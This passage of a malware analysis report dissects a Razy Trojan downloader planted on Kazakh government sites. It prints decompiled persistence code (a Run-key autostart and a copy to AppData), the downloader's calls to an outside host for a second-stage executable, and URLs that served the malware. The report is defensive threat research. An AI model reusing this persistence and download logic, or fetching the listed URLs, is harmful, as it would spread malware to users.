push    offset aData  ; "DATA"
push    eax           ; int
lea     ecx, [ebp+var_A8]
;     } // starts at 407ACB
;     try {
mov     byte ptr [ebp+var_4], 4
call   load_malicious_res

```

The resource containing real extension of the file

Next, the reading of the original office document from the resource number 200 (0x0C8) begins, using the FindResource, LoadResource, LockResource, SizeOfResource functions:

```
mov     [ebp+var_5], eax
push    0C8h                ; void *
push    offset aData        ; "DATA"
push    eax                  ; int
lea     ecx, [ebp+var_F8]
;     } // starts at 407B5D
;     try {
mov     byte ptr [ebp+var_4], 8
call    load_malicious_res
```

```

1 DWORD __thiscall size_of_resourced_docx(char *this)
2 {
3     char *v1; // esi
4     DWORD result; // eax
5     const WCHAR *v3; // eax
6     const WCHAR *v4; // ecx
7     HRSRC v5; // eax
8     HGLOBAL v6; // eax
9     LPVOID v7; // eax
10    HRSRC v8; // ST08_4
11
12    v1 = this;
13    if ( (*(unsigned __int8 (**)(void))(*(_DWORD *)this + 8))() )
14        return 0;
15    v3 = (const WCHAR *)(v1 + 12);
16    if ( *((_DWORD *)v1 + 8) >= 8u )
17        v3 = *(const WCHAR **)v3;
18    v4 = (const WCHAR *)(v1 + 36);
19    if ( *((_DWORD *)v1 + 14) >= 8u )
20        v4 = *(const WCHAR **)v4;
21    v5 = FindResourceW(*(HMODULE *)v1 + 1), v4, v3);
22    *((_DWORD *)v1 + 2) = v5;
23    if ( !v5 )
24        return 0;
25    v6 = LoadResource(*(HMODULE *)v1 + 1), v5);
26    *((_DWORD *)v1 + 15) = v6;
27    if ( !v6 )
28        return 0;
29    v7 = LockResource(v6);
30    *((_DWORD *)v1 + 16) = v7;
31    if ( !v7 )
32        return 0;
33    v8 = (HRSRC)*((_DWORD *)v1 + 2);
34    v1[69] = 1;
35    result = SizeofResource(*(HMODULE *)v1 + 1), v8);
36    *((_DWORD *)v1 + 18) = result;
37    return result;
38 }

```

Functions for working with resources



```

42 LOBYTE(v26) = 2;
43 sub_CAB1E0((int)&v2, 0, L"DATA", (void *)0x12C);
44 v26 = 3;
45 v15 = 0;
46 v16 = 0;
47 v23 = 0;
48 v24 = 0;
49 v14 = &ResInStream::`vftable';
50 v19 = 7;
51 v18 = 0;
52 v17 = 0;
53 v22 = 7;
54 v21 = 0;
55 v20 = 0;
56 LOBYTE(v26) = 6;
57 sub_CAB1E0((int)&v14, 0, L"DATA", (void *)0xC8);

```

Code for working with resources under the DATA identifier

In the tLab sandbox, when uploading a file, one can see a potential threat indicator:



The result of static analysis on the tLab system

A malicious file opens a created document in Word using the ShellExecuteW function:


```

if ( parse_resources() )
{
    create_docx(&lpValueName);
    LOBYTE(v82) = 27;
    if ( v66 )
    {
        v28 = (const WCHAR *)&lpValueName;
        if ( v67 >= 8 )
            v28 = lpValueName;
        ShellExecuteW(0, L"open", v28, 0, 0, 0); // open docx
        //
    }
}

```

The ShellExecute function opens the passed file in a program associated with specific extensions. For example, if the file has the DOCX extension, it will be opened by the program registered to open such files (in our case, Microsoft Word).

The T&T Security sandbox also builds a graph of the dynamic behaviour of an object:



A detailed report on the tLab system

The Word document does not contain any macros and is not malicious, according to the initial analysis. Presumably, the purpose of opening an office document is to conceal malicious activity.

At the same time, the malicious file creates a copy of itself in the APPDATA \ RAC folder under the name mls.exe:

```

152 if ( argc <= 1 )
153 {
154     v66 = 0;
155     v67 = 7;
156     LOWORD(lpValueName) = 0;
157     str_work(&lpValueName, L"%appdata%\\RAC\\mls.exe", 21);
158     LOBYTE(v82) = 21;
159     expand_env((int)&lpFileName, (const WCHAR *)&lpValueName);
160     LOBYTE(v82) = 23;
161     if ( v67 >= 8 )
162         j__free((void *)&lpValueName);
163     v67 = 7;
164     v66 = 0;
165     LOWORD(lpValueName) = 0;
166     sub_CAD130(&lpDirectory, (wchar_t *)&lpFileName);
167     LOBYTE(v82) = 24;

```

Перемещение важного файла	
Новое имя файла	Процесс инициатор перемещения файла
C:\Users\836D-1\AppData\Local\Temp\32268400.tmp x2	C:\Users\Администратор\Desktop\МАРКЕРbin
C:\Users\Администратор\AppData\Roaming\RAC\mls.exe	C:\Users\Администратор\Desktop\МАРКЕРbin

Detection in tLab system

One can also observe this activity through the system call logs

```

19455 2676 - 15499) NtClose(Handle - 0x354). res: 0
19456 2676 - 15500 - 2430) NtQueryValueKey(KeyHandle - 0x358, ValueName - Cookie), ResultLength - 7c, result - 0x0
19457 KeyName - \REGISTRY\USER\S-1-5-21-1585824282-1318029960-2271215133-500\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
19458 2676 - 15500) NtClose(Handle - 0x359). res: 0
19459 2676 - 15500) NtOpenAttributesFile(FileName - C:\Users\Администратор\AppData\Roaming\Microsoft\Windows\Cookies, ObjectAttributes.RootDirectory: 0x0).out: res: 0
19460 2676 - 15500) NtOpenAttributesFile(FileName - C:\Users\Администратор\AppData\Roaming\RAC\mls.exe, ObjectAttributes.RootDirectory: 0x0).out: res: 0
19461 2676 - 15500) NtOpenFile(FileName - C:\, DesiredAccess - 0x100001(FILE_READ_DATA | FILE_READ_ATTRIBUTES | FILE_LIST_DIRECTORY), CreateOptions: 0x40204020, ObjectAttributes.Attrb - 0x40(OBJ_CASE_INSENSITIVE), ObjectAttributes.RootDirectory: 0x0).out: FileHandle - 0x358, res: 0
19462 2676 - 15500) NtClose(Handle - 0x359). res: 0
19463 2676 - 15500) NtOpenFile(FileName - C:\Users\Администратор, DesiredAccess - 0x100001(FILE_READ_DATA | FILE_READ_ATTRIBUTES | FILE_LIST_DIRECTORY), CreateOptions: 0x40204020, ObjectAttributes.Attrb - 0x40(OBJ_CASE_INSENSITIVE), ObjectAttributes.RootDirectory: 0x0).out: FileHandle - 0x358, res: 0
19464 2676 - 15500) NtClose(Handle - 0x359). res: 0
19465 2676 - 15500) NtOpenFile(FileName - C:\Users\Администратор\AppData, DesiredAccess - 0x100001(FILE_READ_DATA | FILE_READ_ATTRIBUTES | FILE_LIST_DIRECTORY), CreateOptions: 0x40204020, ObjectAttributes.Attrb - 0x40(OBJ_CASE_INSENSITIVE), ObjectAttributes.RootDirectory: 0x0).out: FileHandle - 0x358, res: 0
19466 2676 - 15500) NtClose(Handle - 0x359). res: 0
19467 2676 - 15510) NtOpenFile(FileName - C:\Users\Администратор\AppData\Roaming, DesiredAccess - 0x100001(FILE_READ_DATA | FILE_READ_ATTRIBUTES | FILE_LIST_DIRECTORY), CreateOptions: 0x40204020, ObjectAttributes.Attrb - 0x40(OBJ_CASE_INSENSITIVE), ObjectAttributes.RootDirectory: 0x0).out: FileHandle - 0x358, res: 0
19468 2676 - 15511) NtClose(Handle - 0x359). res: 0
19469 2676 - 15512) NtOpenFile(FileName - C:\Users\Администратор\AppData\Roaming\RAC, DesiredAccess - 0x100001(FILE_READ_DATA | FILE_READ_ATTRIBUTES | FILE_LIST_DIRECTORY), CreateOptions: 0x40204020, ObjectAttributes.Attrb - 0x40(OBJ_CASE_INSENSITIVE), ObjectAttributes.RootDirectory: 0x0).out: FileHandle - 0x358, res: 0
19470 2676 - 15511) NtClose(Handle - 0x358). res: 0
19471 2676 - 15514) NtCreateFile(FileName - C:\Users\Администратор\AppData\Roaming\RAC\mls.exe, DesiredAccess - 0x120090(FILE_READ_ATTRIBUTES), CreateDisposition: 0x1, CreateOptions: 0x60, ObjectAttributes.Attrb - 0x40(OBJ_CASE_INSENSITIVE), ObjectAttributes.RootDirectory: 0x0).out: File handle - 0x358, IoStatusBlock.Information: 0x1. res: 0


```

Next, mls.exe sets itself to startup in the registry with the -s parameter:

```


v24 = (CONST BYTE *)sub_CAD130(v25, v24, L"%s");
if ( !RegOpenKeyW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", &phkResult) )
{
    v25 = *((_DWORD *)v24 + 4);
    if ( *((_DWORD *)v24 + 5) >= 8u )
        v24 = *(const BYTE **)v24;
    v26 = (const WCHAR *)&lpValueName;
    if ( v67 >= 8 )
        v26 = lpValueName;
    RegSetValueExW(phkResult, v26, 0, 1u, v24, 2 * v25 + 2);
    RegCloseKey(phkResult);
}

```



Autoload indication on the tLab system

The file is present in the AutoStartup section of the T&T Security forensics tool



Malicious file at autorun in T&T Security forensics tool

After rebooting, mls.exe will run with the -s option

```

314     if ( !sub_CA4DD0(&lpFileName, v20, a3, L"-s", 2u) )
315     {
316         v22 = 0;
317 LABEL_33:
318         sub_CAAC60(v22);
319         v19 = 0;
320 LABEL_34:
321         if ( v70 >= 8 )
322             j__free((void *)lpFileName);
323         goto LABEL_86;
324     }

```

The condition for the file restart

After starting with the -s parameter, it calls the addresses hxxp://wxanalytics.ru/net.exe.config and hxxp://wxanalytics.ru/net.exe

316	68.996102	192.168.5.202	195.22.26.248	TCP	66 49163 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
317	69.133238	195.22.26.248	192.168.5.202	TCP	58 80 → 49163 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
318	69.133373	192.168.5.202	195.22.26.248	TCP	54 49163 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
319	69.133610	192.168.5.202	195.22.26.248	HTTP	121 GET /net.exe.config HTTP/1.1
320	69.269963	195.22.26.248	192.168.5.202	TCP	54 80 → 49163 [ACK] Seq=1 Ack=68 Win=29200 Len=0
321	69.269982	195.22.26.248	192.168.5.202	TCP	309 80 → 49163 [PSH, ACK] Seq=1 Ack=68 Win=29200 Len=255 [TCP segment of a reassembled P...
322	69.269988	195.22.26.248	192.168.5.202	HTTP	54 HTTP/1.1 200 OK
323	69.270074	192.168.5.202	195.22.26.248	TCP	54 49163 → 80 [ACK] Seq=68 Ack=257 Win=63985 Len=0
324	69.270191	192.168.5.202	195.22.26.248	TCP	54 49163 → 80 [FIN, ACK] Seq=68 Ack=257 Win=63985 Len=0
325	69.276845	192.168.5.202	195.22.26.248	TCP	66 49164 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
326	69.421250	195.22.26.248	192.168.5.202	TCP	58 80 → 49164 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
327	69.421351	192.168.5.202	195.22.26.248	TCP	54 49164 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
328	69.433224	192.168.5.202	195.22.26.248	HTTP	114 GET /net.exe HTTP/1.1
329	69.562689	195.22.26.248	192.168.5.202	TCP	54 80 → 49164 [ACK] Seq=1 Ack=61 Win=29200 Len=0
330	69.562939	195.22.26.248	192.168.5.202	TCP	309 80 → 49164 [PSH, ACK] Seq=1 Ack=61 Win=29200 Len=255 [TCP segment of a reassembled P...
331	69.563032	195.22.26.248	192.168.5.202	HTTP	54 HTTP/1.1 200 OK
332	69.563088	192.168.5.202	195.22.26.248	TCP	54 49164 → 80 [ACK] Seq=61 Ack=257 Win=63985 Len=0
333	69.563152	192.168.5.202	195.22.26.248	TCP	54 49164 → 80 [FIN, ACK] Seq=61 Ack=257 Win=63985 Len=0

PCAP file content view on the tLab system

The file can run with the -cs and -cc options. In this case, it takes the location path for the original malicious file.

```

302     if ( !sub_404DD0(v16, v67, L"-cs", 3) && a1 >= 3 )
303     {
304         v20 = (wchar_t *)sub_4028F0(*((void **)v12 + 2));
305         LOBYTE(v80) = 20;
306         v18 = (sub_408450(v20) != 0) - 1;
307         if ( v41 >= 8 )
308             j__free(v39);
309         goto LABEL_34;
310     }

```

Handling the -cs parameter

```

290     if ( !sub_8D4DD0(&lpFileName, v16, a3, L"-cc", 3u) && argc >= 4 )
291     {
292         v18 = (wchar_t *)sub_8D28F0(&v45, *((void **)v13 + 3));
293         LOBYTE(v83) = 18;
294         v19 = (wchar_t *)sub_8D28F0(&v42, *((void **)v13 + 2));
295         LOBYTE(v83) = 19;
296         v20 = (sub_8D8630(v19, v18) != 0) - 1;
297         if ( v44 >= 8 )
298             j__free(v42);
299         v44 = 7;
300         v43 = 0;
301         LOWORD(v42) = 0;
302         if ( v47 >= 8 )
303             j__free(v45);
304         goto LABEL_34;
305     }

```

Handling the -cc parameter

```

74 if ( (unsigned __int8)sub_407FA0(v11, v12, v13, v14, v15, v16) )
75 {
76     sub_40DD90(&lpNewFileName);
77     sub_40DFB0(v1);
78     if ( *((_DWORD *)v1 + 5) >= 8u )
79         v1 = *(wchar_t **)v1;
80     v9 = (const WCHAR *)&lpNewFileName;
81     if ( v25 >= 8 )
82         v9 = lpNewFileName;
83     v4 = MoveFileExW(v9, v1, 0xBu) != 0;
84 }
--

```

File moving code

By looking at the list of malicious files that have accessed the same addresses, we will see they have different names.

January 29th 2019 07:52:21 (UTC)	Список литературы.exe PE32 executable (GUI) Intel 80386, for MS Windows f2772239078ea79acc4f349ba75a88e0ca9cd17e6364fc7b9e7d18fd3d9d9d	Sample (1.6MiB) malicious	Threat Score: 100/100 AV Detection: 91% Dropper.Generic.Malware.SF.MHX Matched 55 Indicators	Windows 7 32 bit
June 1st 2017 09:15:42 (UTC)	mls.exe PE32 executable (GUI) Intel 80386, for MS Windows 92c1b01452d3568710b20347575f33dddf21e07dcb8b9af512f2caef183e	Sample (1.6MiB) malicious	Threat Score: 95/100 AV Detection: 95% Dropper.Generic.Malware.SF.MHX Matched 42 Indicators	Windows 7 32 bit
May 5th 2017 22:07:49 (UTC)	кос_6к.exe PE32 executable (GUI) Intel 80386, for MS Windows d41ef5c214bf9d4ec03730df499ef8673580e9c66776620734bfd5a56f1935d	Sample (3.9MiB) malicious	Threat Score: 100/100 AV Detection: 77% Gen:Variant.Kazy Matched 54 Indicators	Windows 7 32 bit
May 5th 2017 21:34:27 (UTC)	гемостаз_трасс.exe PE32 executable (GUI) Intel 80386, for MS Windows 89d89c69bcb03006b3035ada568fbb625facacaac178b6760939543f7849319	Sample (1.9MiB) malicious	Threat Score: 100/100 AV Detection: 68% Trojan.Agent Matched 55 Indicators	Windows 7 32 bit
May 5th 2017 21:30:35 (UTC)	Многоплодная беременность.exe PE32 executable (GUI) Intel 80386, for MS Windows 6c635ffc8569b6c15ddd56232f08e464ee8b89efe08102eeb2b1734fb40dda	Sample (3.9MiB) malicious	Threat Score: 100/100 AV Detection: 83% Gen:Variant.Kazy Matched 57 Indicators	Windows 7 32 bit
April 27th 2017 13:11:07 (UTC)	Справка.doc.exe PE32 executable (GUI) Intel 80386, for MS Windows 6ddccf82f68169c1307b0e18bd8e40e8f96d57a2fd3e6521293b5a13e680c04	malicious	Threat Score: 100/100 AV Detection: 91% Razy.Generic Matched 57 Indicators	Windows 7 32 bit

List of malicious files accessing vwanalytics.ru

Attackers often name malicious files based on the area of interest of potential victims.

Several samples of malicious files on this list were uploaded documents to legalacts.egov.kz and budget.egov.kz. As previously noted, this type of attack is called a watering hole attack.

January 23rd 2020 05:47:19 (UTC)	Ввод	https://legalacts.egov.kz/application/downloadconceptfile?fid=2352980	Sample (1.6MiB)
	Уровень уг...	malicious	
	Аннотация	Threat Score: 100/100 AV Detection: 89% Trojan.Agent Matched 59 Indicators	
	Страны		
	Среда	Windows 7 64 bit	
	Действие	Re-analyze	



No security vendors flagged this URL as malicious

<https://budget.egov.kz/budgetfile/file?fileid=1520392>

budget.egov.kz

downloads-pe

200
Status

application/octet-stream
Content Type

2021-05-11 13:40:11 UTC
1 month ago



Malicious links:

- <https://budget.egov.kz/budgetfile/file?fileId=1520392>
- <https://legalacts.egov.kz/application/downloadnpa?id=532231>

The files are the same old malicious Razy downloader Trojan. We assume that cybercriminals published malicious software under the guise of DOCX by gaining access to uploading files to the legalacts.egov.kz site. As of May 11, 2021, only a few well-known anti-viruses identified the object, while none of them could detect the link to the object itself as malicious.

Conclusion

These days even an ordinary user can unravel such techniques as hiding files and faking the icons.

The malicious Trojan downloader itself is not packed in any way to stay undetected by the antivirus signature. The file creation date indicates the use of old-style malware. The hash sums of the studied samples (without resources) coincide with so many other files seen in similar attacks.

All this suggests that the attackers, in this case, used quite an old malware, changing only the office document displayed to the user, which indicates the low qualifications of the attacker. Regardless, the Razy Trojan still poses a live threat and uses actual white papers.